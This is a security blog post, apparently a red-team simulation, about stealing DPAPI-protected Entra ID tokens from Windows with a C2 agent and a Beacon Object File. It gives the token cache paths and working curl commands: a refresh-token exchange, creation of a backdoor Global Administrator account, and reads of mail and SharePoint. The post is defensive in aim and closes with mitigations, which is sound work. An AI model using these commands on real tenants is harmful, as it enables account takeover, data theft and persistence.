Stealing Azure Tokens
Stealing Azure Tokens Without Touching Microsoft’s Authentication Infrastructure
Persistent Tokens
Multi‑factor authentication (MFA) is now standard. Password complexity policies are enforced. NTLM is being phased out. The implicit assumption behind all of this is that the attacker is trying to get your password-when in fact, they don’t need it.
Modern enterprise identity is built on OAuth 2.0 bearer tokens.
Think of a bearer token like a wristband at a concert. Once you’ve shown your ticket and ID at the door (your password and MFA code), you get a wristband. From that point on, nobody checks your ID again-they just check the wristband. If someone steals your wristband, they can walk back in as you.
When a user signs into Microsoft 365 via Entra ID (formerly Azure Active Directory), Windows doesn’t just validate their credentials and forget them. It saves the resulting tokens-access tokens, refresh tokens, and session cookies-directly to disk, protected with a Windows encryption mechanism tied to that user account.
These tokens are valid for hours or days. They bypass MFA entirely, because MFA has already occurred. They may be usable from any IP address unless restricted by Conditional Access or Continuous Access Evaluation (CAE) policies. They do not generate password‑based alerts.
Every Windows machine where a user has ever signed into Teams, Outlook, the Azure portal, or the Azure CLI is carrying these tokens.
Threat model: This post assumes successful user‑level code execution on a Windows endpoint (for example, via phishing). It does not assume administrative privileges, credential dumping, or password theft.
How This Attack Starts: Initial Access
Before any token theft can occur, the attacker needs to be running code on the victim’s machine.
In this scenario, that starts with a phishing email. A convincing message arrives-perhaps impersonating an IT helpdesk, a delivery notification, or an internal HR update. The victim clicks a link or opens an attachment, which executes a file in the background.

In our example, the file that gets executed is a C2 agent: a small program that quietly connects back to the attacker’s server and waits for instructions. From this point on, the attacker can remotely execute commands on the victim’s machine without the victim being aware.

The agent disguises itself with a legitimate‑sounding process name-in this case, MicrosoftEdgeUpdate.exe. This is a process that would normally appear on any Windows machine, making it far less likely to attract attention.
The malicious MicrosoftEdgeUpdate.exe process running on the victim’s system (PID 19932).
With this foothold established, the attacker can now run specialised tooling against the machine. From here, the attacker has persistent, remote execution capability in the context of the compromised user.
The Havoc C2 console showing a new agent session checking in, with the process name listed as MicrosoftEdgeUpdate.exe and PID 19932.
Beacon Object Files (BOFs)
A Beacon Object File (BOF) uses a different execution model from standalone executables or scripts.
Rather than being a complete program, a BOF is a small bundle of compiled code that is injected directly into the memory of the already‑running agent process, executes its task, and is then discarded.
No new process.
No new file written to disk.
Execution Flow
- The attacker issues the task
- The C2 server relays the instruction
- The agent loads the BOF into its own memory
- The BOF executes its harvesting logic
- Results are returned over the existing C2 channel
- The BOF removes itself from memory
From Windows’ perspective, the entire credential harvest occurs inside MicrosoftEdgeUpdate.exe-a process that was already running and already trusted.
What the BOF Targets
Windows stores Entra ID tokens in several locations, each used by a different Microsoft product. All of them are stored on disk and protected using a Windows feature called DPAPI.
| Store | Path | Used By |
|---|---|---|
| TokenBroker cache | %LOCALAPPDATA%\Microsoft\TokenBroker\Cache\*.tbres | Office 365, Entra, Windows sign‑in |
| IdentityCache | %LOCALAPPDATA%\Microsoft\IdentityCache\AT\*.bin | Teams, Outlook, Azure portal |
| Azure CLI (MSAL) | %USERPROFILE%\.azure\msal_token_cache.bin | az CLI |
| Azure PowerShell | %USERPROFILE%\.Azure\TokenCache.dat | Az PowerShell module |
| Legacy Azure CLI | %USERPROFILE%\.azure\accessTokens.json | Older CLI versions (sometimes plaintext) |
Why Windows Encryption Is Not a Deterrent
DPAPI (Data Protection API) is Windows’ built‑in mechanism for encrypting sensitive data on disk.
When Windows applications want to store a token, they use DPAPI to encrypt it. When they need it back, they ask DPAPI to decrypt it.
The critical detail is that the encryption key is derived from the currently logged‑in user’s credentials.
This means that any process running in that user’s context can request decryption-no password prompt, no administrative rights required.
1
2
3
// Any process running as the user can call this.
// Windows only checks: "Are you running as this user?"
CryptUnprotectData(&encrypted, NULL, NULL, NULL, NULL, 0, &plaintext);
How the BOF Works
Once injected into the agent process, the BOF performs the following steps:
1. Locate the token files: The BOF enumerates known token storage paths, searching for .tbres, .bin, and .dat files-the same files that Teams and Outlook access during normal operation.
2. Decrypt in memory: For each file found, the BOF calls DPAPI decryption functions inline, within the agent’s own process memory. The decrypted data is JSON containing token values and metadata.
3. Extract and return: The BOF parses the decrypted content, extracts access tokens along with metadata (audience, expiry, user UPN), and returns the results to the attacker via the existing C2 channel.

The entire operation takes only seconds. There is no interaction with Microsoft authentication endpoints, no new process creation, and no new files written to disk.
The Havoc C2 console showing the BOF executing inline and returning results.
What Attackers Do With Stolen Tokens
Bearer tokens are immediately usable. No cracking, no further exploitation-the token is the credential.
Default Azure CLI Behaviour: Azure Resource Manager Access
Even in scenarios where no refresh token is written to disk, the Azure CLI still introduces meaningful post-exploitation value.
By default, access tokens written to msal_token_cache.bin by the Azure CLI are scoped to the management.core.windows.net audience-the Azure Resource Manager (ARM) API. Any successful az login on the victim machine, regardless of authentication method, writes ARM access tokens to disk.
These tokens are immediately usable from an attacker-controlled machine for the duration of their validity.
1
2
3
4
5
6
7
# Enumerate subscriptions the victim has access to
curl -H "Authorization: Bearer <az_cli_token>" \
     "https://management.azure.com/subscriptions?api-version=2022-12-01"

# List all resources across a subscription
curl -H "Authorization: Bearer <az_cli_token>" \
     "https://management.azure.com/subscriptions/<sub_id>/resources?api-version=2021-04-01"
The scope of access is entirely dictated by the victim’s Azure RBAC role assignments:
| Victim Azure Role | Token Capability |
|---|---|
| Owner / Contributor | Full resource read/write - VM control, storage, networking, deployments |
| Reader | Complete infrastructure enumeration across the subscription |
| Key Vault Officer | Key Vault management actions (secret values require a separate token) |
| No subscription access | ARM token has no meaningful scope |
Key Vault access highlights an important nuance. ARM-scoped tokens cannot retrieve secret values directly. Reading secrets requires a separate token scoped to vault.azure.net. However, the ARM token can enumerate:
- Existing Key Vaults
- Access policies and role assignments
- Managed identities with Key Vault permissions
This information meaningfully supports follow‑on targeting, privilege escalation paths, and lateral movement planning.
The critical limitation is duration: these are access tokens only. Once they expire, access is lost. There is no mechanism to extend or renew them without a corresponding refresh token.
Their value lies in the enumeration window-the ability to map the organisation’s Azure estate (subscriptions, virtual machines, storage, networking, Key Vaults, managed identities, and RBAC assignments) during the token’s lifetime. Even after expiry, the intelligence gathered can enable further compromise through entirely separate attack paths.
The Azure CLI Refresh Token Kill Chain
The TokenBroker and IdentityCache stores primarily contain access tokens. Access tokens expire-typically within 60–90 minutes-and whatever access they provide terminates at expiry.
Store 3 (msal_token_cache.bin) is different.
When a user authenticates with the Azure CLI, MSAL may write refresh token entries to this cache. A refresh token has no fixed expiry and can be exchanged for a new access token at any time, from any machine, until it is explicitly revoked. This transforms token harvesting from a short‑lived post‑exploitation capability into persistent tenant access that survives the original user session ending.
On Entra-joined enterprise devices, the Azure CLI defaults to routing authentication through the Windows Account Manager (WAM) broker. When WAM is active, authentication succeeds, but refresh tokens are stored inside Windows’ internal broker store rather than in msal_token_cache.bin.
The result is a successful az login that leaves no harvestable refresh token on disk.
The Bypass: Device Code Flow
This protection is bypassed when authentication occurs via the device code flow.
1
az login --use-device-code
Using an HTTP-based authentication path causes the Azure CLI to write the full token set-including the refresh token-to msal_token_cache.bin. Any developer, DevOps engineer, or cloud administrator who has authenticated this way has written a persistent, opaque, non‑expiring secret to disk.

Remote Token Exchange
With the refresh token exfiltrated, the token exchange can be performed entirely from an attacker‑controlled system-no further access to the victim device is required:
1
2
3
4
5
6
curl -X POST \
  "https://login.microsoftonline.com/<tenant_id>/oauth2/v2.0/token" \
  --data-urlencode "grant_type=refresh_token" \
  --data-urlencode "client_id=04b07795-8ddb-461a-bbee-02f9e1bf7b46" \
  --data-urlencode "scope=https://graph.microsoft.com/.default" \
  --data-urlencode "refresh_token=1.ARMB-LuwpMXxKEOdhKSBoN8u6ZV3s..."
Microsoft returns a valid Microsoft Graph access token. Because the victim account held the Global Administrator role, the resulting token carried administrative permissions across the entire tenant.
Backdooring the Tenant: Two API Calls
Using the Graph access token, a persistent backdoor account can be created directly from the attacker’s system:
1
2
3
4
5
6
7
8
9
10
11
12
13
# Step 1: Create user - HTTP 201 Created
curl -X POST https://graph.microsoft.com/v1.0/users \
  -H "Authorization: Bearer <graph_token>" \
  -H "Content-Type: application/json" \
  -d '{
        "accountEnabled": true,
        "displayName": "Support",
        "mailNickname": "support",
        "userPrincipalName": "support@<tenant>.onmicrosoft.com",
        "passwordProfile": {
          "forceChangePasswordNextSignIn": false,
          "password": "<attacker_chosen_password>"
        }'
1
2
3
4
5
6
7
8
9
10
# Step 2: Assign Global Administrator role - HTTP 204 No Content
curl -X POST https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments \
  -H "Authorization: Bearer <graph_token>" \
  -H "Content-Type: application/json" \
  -d '{
        "@odata.type": "#microsoft.graph.unifiedRoleAssignment",
        "roleDefinitionId": "62e90394-69f5-4237-9190-012177145e10",
        "principalId": "<new_user_object_id>",
        "directoryScopeId": "/"
      }'
From the command line terminal we see the account creation. The user ID is created.

From the command line terminal we see the account has been assigned the Global Adminstrator role, we can confirm the user by the ID in the inital command.

Verification of the new account’s role membership:
1
2
3
curl https://graph.microsoft.com/v1.0/users/<new_user_object_id>/memberOf \
  -H "Authorization: Bearer <graph_token>" \
| jq '.value[] | {role: .displayName, id: .id}'
Accessing Microsoft 365 (Mail, Files, Teams)

Microsoft Graph underpins Microsoft 365 services. An attacker holding a valid access token can read emails, send messages, interact with SharePoint and OneDrive, read Teams conversations, and enumerate users across the tenant.
1
2
3
4
5
6
7
# Read emails
curl -H "Authorization: Bearer eyJ0eXAiOiJKV1Qi..." \
  https://graph.microsoft.com/v1.0/me/messages

# List directory users
curl -H "Authorization: Bearer eyJ0eXAiOiJKV1Qi..." \
  https://graph.microsoft.com/v1.0/users
No login prompt.
No MFA.
Just the token and an API call.
From the command line terminal we see the Microsoft Graph API call succeeding with a stolen token. The victim’s mailbox data is returned with no authentication prompt.
SharePoint Site Enumeration

Using an Outlook process token, the attacker can query the SharePoint Search API to enumerate site collections across the tenant.
1
2
3
4
5
6
7
8
9
TOKEN="eyJ0eXAiOiJKV1Qi..."

curl -s \
  -H "Authorization: Bearer $TOKEN" \
  -H "Accept: application/json;odata=verbose" \
  'https://-my.sharepoint.com/_api/search/query?querytext=%27contentclass:STS_Site%27' \
| jq '.d.query.PrimaryQueryResult.RelevantResults.Table.Rows.results[].Cells.results[] |
     select(.Key=="Title" or .Key=="Path" or .Key=="Author") |
     {(.Key): .Value}'
Sites, URLs, and owners are returned from an attacker‑controlled machine-without a browser, without MFA prompts, and without sign‑in events appearing in Entra audit logs.
From the command line terminal we see the Microsoft SharePoint API call succeeding with a stolen token. The victim’s data is returned with no authentication prompt.
Tokens Recovered from a High‑Value User
Summary of recovered tokens across TokenBroker and IdentityCache:
| App | Resource | Key Scopes | Status |
|---|---|---|---|
| Microsoft Teams | <Company>-my.sharepoint.com | Sites.FullControl.All, Sites.Manage.All, User.ReadWrite.All, MyFiles.Write | Valid |
| Microsoft Outlook | <Company>-my.sharepoint.com | Sites.FullControl.All, Files.ReadWrite.All | Valid |
| Microsoft Outlook | <Company>.sharepoint.com | Sites.FullControl.All, Files.ReadWrite.All | Valid |
| Microsoft Outlook | outlook.office.com | Mail.ReadWrite.All, Mail.Send, Calendars.ReadWrite, Group.ReadWrite.All | Valid |
| Microsoft Outlook | graph.microsoft.com (secondary) | Directory.Read.All, User.Invite.All, User.RevokeSessions.All | Valid |
| Microsoft Office | graph.microsoft.com | Mail.ReadWrite, Mail.Send, Files.ReadWrite.All, Directory.AccessAsUser.All, AuditLog.Create | Valid |
| MS Graph CLI Tools | graph.microsoft.com | Application.Read.All, RoleManagement.Read.Directory, Device.Read.All | Expired - still in cache |
| Microsoft Edge | aadrm.com | user_impersonation (Azure Rights Management) | Valid |
| Microsoft Edge | Copilot service | CopilotSettings.ReadWrite, CopilotEligibility.Read | Valid |
| OneDrive SyncEngine | graph.microsoft.com | Files.Read, Sites.Read.All, Directory.Read.All | Valid |
| Azure CLI | management.core.windows.net | - | Valid (×2 AccessToken) |
| Azure CLI | - | - | IdToken (×2) |
| Azure CLI | graph.microsoft.com/.default | Full tenant admin (victim is Global Administrator) | RefreshToken - no expiry |
One entry is worth calling out explicitly: the Graph CLI Tools token had been expired for approximately two weeks, yet remained unchanged in the cache.
MSAL does not purge expired tokens. While expired tokens cannot be replayed, they still reveal client IDs, scopes, and historical access patterns-making long‑term token archaeology possible.
MFA Was Already Satisfied
This is the key point: MFA does not protect against token theft after successful authentication.
MFA is a challenge issued at sign‑in. Once identity is verified, a token is issued as proof of that verification. From that point forward, possession of the token equals access.
Stealing tokens does not break MFA. It operates entirely after MFA has already done its job.
The only mechanism that can revoke an access token mid‑validity is Continuous Access Evaluation (CAE), which requires explicit tenant configuration and is not enabled in many environments.
What Can Be Done?
Conditional Access Policies
Conditional Access can require token usage to originate from compliant, managed devices. Tokens replayed from attacker‑controlled systems or cloud infrastructure are blocked when device posture is enforced.
Continuous Access Evaluation (CAE)
CAE enables near real‑time token revocation in response to events such as password resets, account disables, or policy violations. Without CAE, tokens remain valid until expiry regardless of account changes.
Short Token Lifetimes
Reducing token lifetimes limits exposure. A token valid for 15 minutes is significantly less valuable than one valid for an hour.
Privileged Identity Management (PIM)
PIM eliminates standing privilege. Even if a token is stolen, its impact is limited unless the user has activated high‑risk roles.
Phishing Awareness
Identity controls reduce impact. Phishing awareness reduces probability. Token theft is a post‑exploitation technique-it only applies after initial compromise.
Conclusion
This simulation demonstrates that bearer token theft is accessible to any attacker who achieves user‑level code execution on a Windows endpoint.
Tokens are stored on disk, encrypted with keys derived from the user’s own credentials, and Windows willingly decrypts them for any process running in that user’s context.
The controls that meaningfully reduce attacker capability are identity‑layer controls:
- Conditional Access with device compliance
- Continuous Access Evaluation
- Reduced token lifetimes
- Privileged Identity Management
EDR is a critical control. It is not a complete identity security strategy.
Tools & References
- https://learn.microsoft.com/en-us/entra/identity/
- https://developer.microsoft.com/en-us/graph/graph-explorer
- https://learn.microsoft.com/en-us/entra/identity/conditional-access/
- https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation
- https://learn.microsoft.com/en-us/entra/id-governance/privileged-identity-management/
- https://github.com/HavocC2/Havoc
- https://blog.xpnsec.com/wam-bam/
Related MITRE ATT\&CK Techniques
- T1550.001 – Use Alternate Authentication Material: Application Access Token
- T1555.003 – Credentials from Password Stores
- T1539 – Steal Web Session Cookie